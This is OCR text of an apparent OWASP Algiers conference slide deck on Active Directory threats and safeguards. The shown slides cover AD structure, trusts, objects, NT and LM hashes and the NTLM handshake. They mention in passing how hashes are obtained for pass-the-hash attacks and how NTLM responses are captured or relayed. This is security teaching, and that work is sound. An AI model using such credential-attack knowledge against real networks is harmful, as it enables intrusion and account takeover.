

OWASP ALGiERS



OWASP ALGiERS



SPEAKER

Hichem Belguendouz

- Vice President @ OWASP Algiers Chapter
- Network Security Professional
- CyberSecurity Enthusiast
- CTF Player


Securing the Castle: Navigating Active Directory Threats and Safeguards

Agenda

- Introduction to Active Directory
- AD Authentication Methods
- Initial Vector Techniques
- AD Post Enumeration
- AD Lateral Movement
- AD Persistence
- Mitigations


What is Active Directory

- Directory Service Developed by Microsoft to Manage Windows Domain Network
- Stores Information related to objects, such as Computer, users, Printer..etc
- Enables Administrators to Manage Permissions and Access to Network Resources
- AD is the most used Identity Management Service WorldWide
- 95% of Fortune 100 Companies Implement the service in their Network



When we use Active Directory ?

- A lot of users
- Need centralized Management
- If Need Policy To organize Whole Organization
- Resource Sharing and Management:
- When Asset Need to Be Control
- When Organization Need Collaboration



Windows User
- Account Information
- Privileges
- Profiles
- Policy

Windows Servers
- Management Profile
- Network Information
- Printers
- File Shares
- Policy

Windows Clients
- Management Profile
- Network Information
- Policy

Other Directories
- White Pages
- E-Commerce

Active Directory
- Manageability
- Security
- Interoperability

Network Devices
- Configuration
- Quality of Service Policy
- Security Policy

Other NOS
- User Registry
- Security
- Policy

E-mail Servers
- Mailbox Information
- Address Book

Applications
- Server Configuration
- Single Sign-on
- Application-Specific Directory Information
- Policy


Firewall Services
- Configuration
- Security Policy
- VPN Policy

Active Directory Big Picture

Trees : Hierarchy of Domains in AD DS

All the Domains in the Tree:

- Share a contiguous namespace with the parent domain
- Support Additional Child Domains
- By Default Transitive trust With Other Domains




Active Directory Big Picture

Forests: are Collections of one or more domain trees


Forests:

- Share a common Schema
- Share a common configuration partition
- Share a common global Catalog to Enable Searching
- Enable Trust Between all domains in the forest
- Share the enterprise Admins and Schema Admins Groups




Trusts

- Trust Allows users to access resources in another domain.
- Trust Options Include:
  - One Way or Two Way.
  - Transitive
  - Nontransitive
- All domain in a forest trust all other domain in the forest
- Trust can extend outside the Forest




Active Directory Objects

- Active Directory (AD) stores comprehensive information about an organization's resources, including physical entities like computers, printers, and servers.
- Each object in AD is described by a subset of attributes that define its properties, such as its name, location, permissions, and other relevant details.


Active Directory Object Types
A Windows Server
installed as a Domain Controller
Active Directory Database
User
Group
Client PC
Printer
Server
Organisational Unit

Windows Hashes



Understanding Authentication Protocols is crucial for comprehending Windows attacks.

It aids in developing customized toolkits and optimizing attack strategies.

Helps in deciding the most effective techniques and avoiding unnecessary steps in attack chains.

NT-Hash


- The Current Used Algorithm for Password Storage at Windows.
- **MD4(UniCode (password))**
- Can be Obtained from SAM, NTDS or Memory
- Used for PTH / Over PTH Attacks.

LM-Hash

- Not Case Sensitive
- Maximum password length is 14, and each password’s half (7 Chars) can be cracked individualy
- Can be easily cracked
- Not used by default since windows vista and windows server 2008
- Can be Found at Windows SAM File or NTDS File in AD

NTLMv1/v2 Authentication

- Challenge Response Based Authentication
- Isn’t Used for Storing Passwords, Instead it’s Generated During Authentication Process
- Can’t Be Used for PTH or Over PTH Attack, instead it can be relayed
- Can be Captured using responder


NTLM Authentication
Domain Controller
Active Directory
(5) Domain controller compares challenge and response to authenticate user
(4) Server sends challenge and response to domain controller
Client
Server
(1) User requests access
(2) Server sends challenge message
(3) Client sends response message
(6) Server sends response to the client

NTLMv1/v2 Authentication

Negotiate


The Client Start Negotiation with the server to decide which protocol will they use and tell the server that a user need to access certain service

Challenge

The Server Send a Challenge Back to the Client


Authenticate

The Client Encrypt the challenge using specific algorithm and send it back to the server to validate uder's Informations

